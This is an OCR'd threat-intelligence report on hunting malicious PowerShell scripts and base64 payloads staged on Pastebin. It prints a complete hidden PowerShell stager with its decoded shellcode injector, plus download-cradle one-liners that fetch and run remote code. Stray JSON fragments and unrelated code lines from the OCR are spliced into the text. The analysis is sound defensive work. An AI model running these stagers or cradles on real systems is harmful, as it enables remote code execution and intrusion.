


A Hunting Story:

What's Hiding in PowerShell Scripts and Pastebin Code?

Saudi Actors

By Levi Gundert

Vice President of Intelligence and Strategy

Recorded Future

Summary


- U.S. law enforcement recently released a flash bulletin about nation-state adversaries attacking public/private entities using specific TTPs (spearphishing, PowerShell scripts, base64 encoding, etc.).
- A hunt for similar TTPs in Recorded Future produces a wealth of recent intelligence, specifically around PowerShell use and base64 string encoding found in PowerShell scripts and code hosted on Pastebin.
- Pastebin is routinely used to stage code containing encoded strings that convert to malware, and mainstream business resources like Amazon's AWS and Microsoft's Office 365 are equally likely future destinations for staging malicious strings used in targeted attacks
- The Arabic speaking actor operating the njRAT instance connecting to *osaam2014.no-ip[.]biz* may be the same actor operating the njRAT instance that previously connected to *htomshi.zapto[.]org*. Recorded Future proprietary intelligence indicates with a high degree of confidence that both actors are located in Saudi Arabia.
- Hunting in Farsight Security's passive DNS data produces useful DNS TXT record examples, specifically base64 encoded text records, which may be used in PowerShell Empire scripts.
- Enterprise employees fetch favicon.ico files (web browser address bar tab icons) from mainstream websites thousands to millions of times daily making detection of rogue .ico files particularly tricky.
- Since 2014 there have been over 550 PowerShell command references in code repositories, over 2,800 references in paste sites, and over 3,000 social media references collected and analyzed by Recorded Future.
- Defenders are at a disadvantage for detecting/preventing future derivative targeted attacks without Recorded Future and associated threat intelligence.

Introduction

This is a hunting story. Like all good hunting stories, this one begins with the threat of danger; an unsuspecting victim attacked by an elusive adversary(s). On November 17, 2016, the attack details arrive via a U.S. law enforcement bulletin.

This adversary is a nation-state ("APT" is parlance for contractors/employees who receive a foreign intelligence service paycheck) and U.S. law enforcement enumerates multiple artifacts and observables, including the following:

- Spear phishing email containing Microsoft Office document or link to a zip archive.
- First-stage implant and second-stage in-memory-only PNG wrapped script
- .bat file initiated via PowerShell script.
- PowerShell script beacons to URI + /favicon.ico with varying periodicity.
- Successful PowerShell connection to the C2 server returns HTML which contains a base64 string.
- Base64 string is unpacked and passed to a PowerShell Invoke-Expression call.


3. Fetch PNG image containing embedded .bat script and launch via Powershell
TARGET NETWORKS
1. Email containing MS Office document
(or) email containing link to zip file
Nation State Adversaries
2. First stage implant
6. Base64 string unpacked and passed to Invoke-Expression call
4. PowerShell script obtains Base64 string from C2
5. PowerShell script beacons to URL + /favicon.ico

Nation-state adversaries at work.


Now you know, defender, that your first step is internal telemetry correlation (where possible) to identify previously undetected (hopefully this is not the case) intrusions. In addition to internal hunting, you should consider hunting for external intelligence that will help you identify future evolutions in these techniques and tool sets. To measurably decrease operational risk through savvy policies and security control improvements is no small matter.

Further, this hunt must be productive to show your leaders that the unknown, often hiding in plain sight, can, with a little inspiration and motivation, hurt you and result in loss. So, grab your proverbial flashlight and let Recorded Future and our partners quickly lead the way toward illuminating the adversarial possibilities.

Power to the Shell

As we approach the close of 2016, email is, unfortunately, still a very viable initial exploit channel. To avoid creating a complete tome here, let's skip email and malicious attachments, and focus our hunt on the post network breach adversarial tools and techniques that continue to experience broad success, specifically PowerShell, base64 encoding, favicons (web browser address bar tab icons), and DNS TXT records.

Are you aware that PowerShell is celebrating its tenth anniversary? PowerShell's importance continues to increase with every successive release of the Windows operating system, and system administrators everywhere find it an invaluable resource for granular host control at scale. Naturally, adversaries of all stripes find PowerShell equally appealing as a swiss army knife for accomplishing malicious objectives. The increase in PowerShell interest is approximated by searching for "PowerShell" and "Exploit" references in paste sites and code repositories over the past four years. Clearly 2016 is experiencing a surge in references as actors consider the possibilities.



"CredSSP passes credentials in plain text to the server, so using it opens you up to credential theft attacks.","pos":[8159,8268]},{"content":"If the remote computer is compromised, the attacker has access to the user's credentials."

```
Starting process:
["C:\\Windows\\System32\\WindowsPowerShell\\v1.0/powershell.EXE", "-NoProfile", "-ExecutionPolicy", "Bypass"
```

```
output( ProcStartargs("powershell", "-command " + "Disable-ScheduledTask -TaskName \"" + @"\Microsoft\Windows\Application Experience\ProgramDataUpdater" + "\""));
```

Recorded Future timeline illustrating the recent increase in "PowerShell" and "exploit" references split between code repositories and paste sites.

Now our query criteria may be too crude an approximation resulting in too much noise. Fortunately, it's relatively trivial to identify an example PowerShell attack script (if the paste has since been deleted, don't worry, Recorded Future cached it) to narrow our criteria.

```
powershell.exe -nop -w hidden -c 'if([IntPtr]::Size -eq 4)

{$b=$env:windir+''\sysnative\WindowsPowerShell\v1.0\powershell.exe''}
else{$b=''powershell.exe''};$s=New-Object

System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments=''-nop -w hidden -c
$s=New-Object IO.MemoryStream(,

[Convert]::FromBase64String(''''H4sIAA6wI1gCA7VW4W6bSBD+3Up9B1RZMlYdGydOLhcp0gEGG4pd
uxhI4loVgTVsvLAUlhin13e/AZvUbZNTetKtbLG7M7Mz883Mzq7y2GOYxtztIOK+vnn9auqmbsTxjbBXqLFr
tbnGw1S/um+9egXERvBZuo+4S45fiEkyoJGL4+XFhZynKYrZbt0ZIiZmGYpuCUYZ3+L+5pwQpejow+0d8hj3
lWt87gwJvXXJnm0ru16IuCMx9kuaQT23NKljJgQzvvnpU7O1OOotO8qX3CUZ3zS3GUNRxyek2eK+tUqF82-
2C+OYYeynN6Ip1HByfHHesOHNXaAKn3aMxYiH1s2YL3IBfiliextzOofKEHZ1vwnSaUk/0/RRlwN7R4nu6Rn-
wjzglpc3/xi736j3nMcISAzlBKExOl99hDWWfkxj5BH9FqyU/Qpvb6pUL8oRBwTVnaakM4nrJzTP2coJ1os/
WrpXUMWzAe4wj+f3vz+s3rVR14jJTJNhkdBh9mrxbVHIGZ/JRmuGK95IQ2NwZ9LqPpFpaNeZqj1pJblPgv-
lkuuUVhh1H5evlczA2s2lPyHGCVZOAyBtLAp9pcguo9Q4/YcpcZJIc4zvaI/n3EDtMIxGmxjN8JenVT8U/
CjFUGV252abQJG8s09AfkDRFDgshLPNrf4VUyJMHuUlXJMfJSKHoQwA6sguq0fjdmFiG9q8RhFgNlu3YRorC-
CVUc29T99trb1cA1NTJm6WtblpDrXktTkTuQT5bU6MM7wniTmj1bT53dxxThj23IzVxy1bP+O51yvTOGNp7
kE4AYO5mSAPu6SEpM2NsI+krYmDWn/zSUBklxAcB3DSPQQEdkogTFYmSQqmVgnR6piIaVFCUAQ8VXGrxA2gl
Pf1UGWVGyC/+ZylddrvcrzEpgblwE4IuEkoa3M2ThncFSXOh1n238w5uC1+MExO0T5UfF1UC2nLyjpokJm-
mIjco03YPWQVQygAcNaWR5GborG+yFKDj33YVPDidDuiDCENRP85sybTsG23s68TUmHmtYMMKQw33tADWW0
sJpkxI3s/nI90cjMR0UIQrUcs0ZSRtZz1J9Eb4D1uXLAvksGzM7gpN9KUouAqu5Y02Da80UCQbgRbAV9JCT
xJuhEASVNkwpVDBghiYs9Gs37vRuudEwg+mZooj51Hfox6l3x9dFXNxMtbFUP3gq71jtZJfl/I366ExUK-
q1V65n15mCFdCjqNczO0SOnUiOot7M7EQL3m2CmW10+2oowb6GCyMxuzB6PcCBzc3b0xPXOU1uI1sAjBxTi
0PTW8nzkRdJ3a5t9SYaRurcWQvFRhGKrT0BGXpmx1FcwipOu/aZSMtZMZb7G+NOzMfzmeissb6x4tHGyCTA
YjL2yNw6pgNLiM7sfrQqSojEQbeHglE5Mx7CsTcfgw0gZ09c8KOSMY1AHH+RlUqXKs0tAc7MmW3c3Xd7FtaL
iL6/ErB+7tCVQ3QaDMYQ60jvD6kys4mex/YwpteVePdPW8Orn3wBX43Z9TUCXyFePUW56z6czOSzc0kvzo0N-
c3UH5OaOk4BPkS5ADigK2CCKM/BLzwleW++sx/PXPThTi2P4F/B34XxICbGy6Z0VnSmJq/dr3y08KGRZ3YzM/
IZmI8iFQWmDQMLrzeby8m1ZJlAnDXp6+vkg55/rdmM3zUKXQC1AF6svKZWm6r4nTSkuJXi+fJSsURojAt0-
c+n1d2CIh1Cv7Yt28oC3vmuUSLikLpifHT85a3CNj63vHrLcuLm7ATrgl9uXbMVAcsLAtFCeCAK1PKPoCuP
py92SabPn6tHbZPSuIDjSQSkOrvDwa5NRRToe9/xXA/aUVwsd/AYDf9/6F+iJQhfbO9V+2f9z4LXh/13nHxQwY
Tbh0Cdq9DJ7FYJ8vB8+qfXggG1b7Ub5tP+TsaAIPrn8AnC28WUkLAAA=''''));IEX

(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,

[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();'';$s.
UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle=''Hidden'';$s.
CreateNoWindow=$true;$p=

[System.Diagnostics.Process]::Start($s);'
```

The above script is calling PowerShell with attributes designed to help bypass an existing PowerShell Execution Policy. The base64 encoded text decodes to the following (if you're replicating results and short on time try @JohnLaTwC's psx.py script or GCHQ's new CyberChef):


```
function bDm {

  Param ($h1xFnaU, $zPJXv)

  $g_Bvm = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.Glo-
balAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

  return $g_Bvm.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.Interop-
Services.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr), ($g_Bvm.GetMethod('GetModuleHandle')).Invoke($null, @($h1xFnaU)))), $zPJXv))

}

function ieENypH {

  Param (

         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $xUhm,

         [Parameter(Position = 1)] [Type] $sGBdznepshGh = [Void]

  )

  $b8erL3xATsJh = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Ob-
ject System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.
Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).
DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.
MulticastDelegate])

  $b8erL3xATsJh.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflec-
tion.CallingConventions]::Standard, $xUhm).SetImplementationFlags('Runtime, Managed')

  $b8erL3xATsJh.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $sGB-
dznepshGh, $xUhm).SetImplementationFlags('Runtime, Managed')

  return $b8erL3xATsJh.CreateType()

}

[Byte[]]$lQIFeag = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlS-
ItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhX-
IAAACLgIgAAABIhcB0Z0gB0FCLSBhEi0AgSQHQ41ZI/8lBizSISAHWTTHJSDHArEHByQ1BAcE44HXxTANMJAhF
OdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////1
1IMdtTSb53aW5pbmV0AEFWSInhScfCTHcmB//VU1NIieFTWk0xwE0xyVNTSbo6VnmnAAAAAP/V6AoAAAAxMC-
4wLjAuMTQAWkiJwUnHwLsBAABNMclTU2oDU0m6V4mfxgAAAAD/1egHAAAALzhMcTM0AEiJwVNaQVhNMclTSLgA
MqCEAAAAAFBTU0nHwutVLjv/1UiJxmoKX0iJ8WofWlJogDMAAEmJ4GoEQVlJunVGnoYAAAAA/9VIifFTWk0xwE
0xyVNTScfCLQYYe//VhcB1EEj/z3QC68BJx8LwtaJW/9VTWWpAWkmJ0cHiEEnHwAAQAABJulikU+UAAAAA/9VI
k1NTSInnSInxSInaScfAACAAAEmJ+Um6EpaJ4gAAAAD/1UiDxCCFwHSuZosHSAHDhcB10lhYww==")

$o55_ = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((bDm
kernel32.dll VirtualAlloc), (ieENypH @([IntPtr], [UInt32], [UInt32], [UInt32]) ([In-
tPtr]))).Invoke([IntPtr]::Zero, $lQIFeag.Length,0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($lQIFeag, 0, $o55_, $lQIFeag.length)

$l5WE5G1 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
(bDm kernel32.dll CreateThread), (ieENypH @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$o55_,[IntPtr]::Zero,0,[IntPt
r]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((bDm kernel32.
dll WaitForSingleObject), (ieENypH @([IntPtr], [Int32]))).Invoke($l5WE5G1,0xffffffff)
| Out-Null
```

The decoded script contains its own embedded base64 encoded string. The printable characters are:

```
H AQAPRQVH1 eH R H R H R H rPH JJM1 H1 a A A RAQH R B H f x r H tgH P H D I VH A 4 H
M1 H1 A A 8 u L L E9 u XD I fA HD I A H AXAX YZAXAYAZH AR XAYZH K H1 SI wininet AVH I
Lw SSH SZM1 M1 SSI Vy 10.0.0.14 ZH I M1 SSj SI W /8Lq34 H SZAXM1 SH 2 PSSI U. H j H j
ZRh 3 I j AYI uF H SZM1 M1 SSI u H t I V SYj ZI I I X S H SSH H H I I I H t f H u XX
```

which appears to be machine code destined for memory execution. The "wininet" reference alludes to the Windows API, whose functions are stored in Wininet.dll, often used by used by malicious code for command and control (C2) communications.

This script provides us with improved criteria to identify similar PowerShell scripts over the past two years. The following timeline is the result of "powershell.exe" or "ps1" references where the "hidden" and "nop" attributes are set, specifically in paste sites, code repositories, and/or social media. The "hidden" keyword is used to hide almost everything including properties, methods, constructors, events, etc. The "nop" keyword is shorthand for "NoProfile" or "don't load the Windows PowerShell profile."



(,$([Convert]::FromBase64String(\"nVVNj9s2E L37Vx....

@sweepthatleg %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden.

exec = "powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command ""Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"" " & str & " \"")))), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).

@johnlatwc @kwm Actually that's why I'm flagging this. Those words don't appear. All you see is: "powershell.exe -nop -windowstyle hidden -Command -".

$Content = "powershell.exe -NoP -sta -NonI -W Hidden -Enc $B64"

@nono2357 RT @x0rz: Protip: list all powershell.exe process running with "-nop -w hidden -c" args across your org to detect evil PS scripts #Threat....

powershell.exe -nop -w hidden -c $l=new-object net.webclient;$l.proxy=[Net.WebRequest]::GetSystemWebProxy();$l.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $l.downloadstring('http://192.168.0.15:8080/');

Recorded Future timeline depicting PowerShell command references using "hidden" and "nop" attributes (colored by source type).

The trend of increasing PowerShell command references specifically using "hidden" and "nop" attributes is a useful indicator for identifying specific company risk from this threat, and the potential for loss if PowerShell is used to maintain persistence following initial network penetration. There are numerous examples of PowerShell attack scripts shared across the web, and most are derivatives of the PowerSploit, Empire, and/or Veil frameworks respectively. These frameworks' releases may be correlated to the increase in total PowerShell attack script web references. All of the frameworks are valuable penetration testing resources and unfortunately adversaries are also eager to apply the concepts for malicious purposes.

Dissecting additional examples here will help us create more comprehensive queries to save in Recorded Future for daily alerting on new events or references.

sample_drive_infector.ps1
WMI_persistence_template.ps1
DownloadCradles.ps1
New-HV.ps1

The *sample_drive_infector.ps1* script is an example of leveraging WMI (Windows Management Instrumentation). Similarly, *WMI_persistence_template.ps1* is a well-commented script for storing and delivering a payload using WMI.

DownloadCradles.ps1 provides seven examples for fetching an evil PowerShell script including a hidden Internet Explorer COM object. Notice the last example references fetching a DNS TXT record containing a base64 encoded string, as first mentioned in PowerShell Empire. We will revisit this topic later, and it is important to use these examples to spur additional creativity in hunting the unknown.

Perhaps you have already contemplated new methods of successfully invoking PowerShell, but have you considered creating a guest virtual machine instance to avoid PowerShell host controls? Sarafian's *New-HV.ps1* script does exactly that, by creating a new hypervisor instance. Are you confident that you can detect new virtual operating systems and the PowerShell commands running within those systems?


It is impractical to list all of the possible PowerShell options potentially used by adversaries, but the "Invoke-Expression" cmdlet was specifically referenced in the aforementioned law enforcement bulletin. "Invoke-Expression" is essentially equal to PHP's ubiquitous "eval" statement, often used in malicious web shells, which evaluates a string and returns the result.

Now that we have a solid list of adversary PowerShell command techniques, we can build a list in Recorded Future to quickly aggregate relevant data from the web, and comprehensive insight can be gained in a comparatively short amount of time.

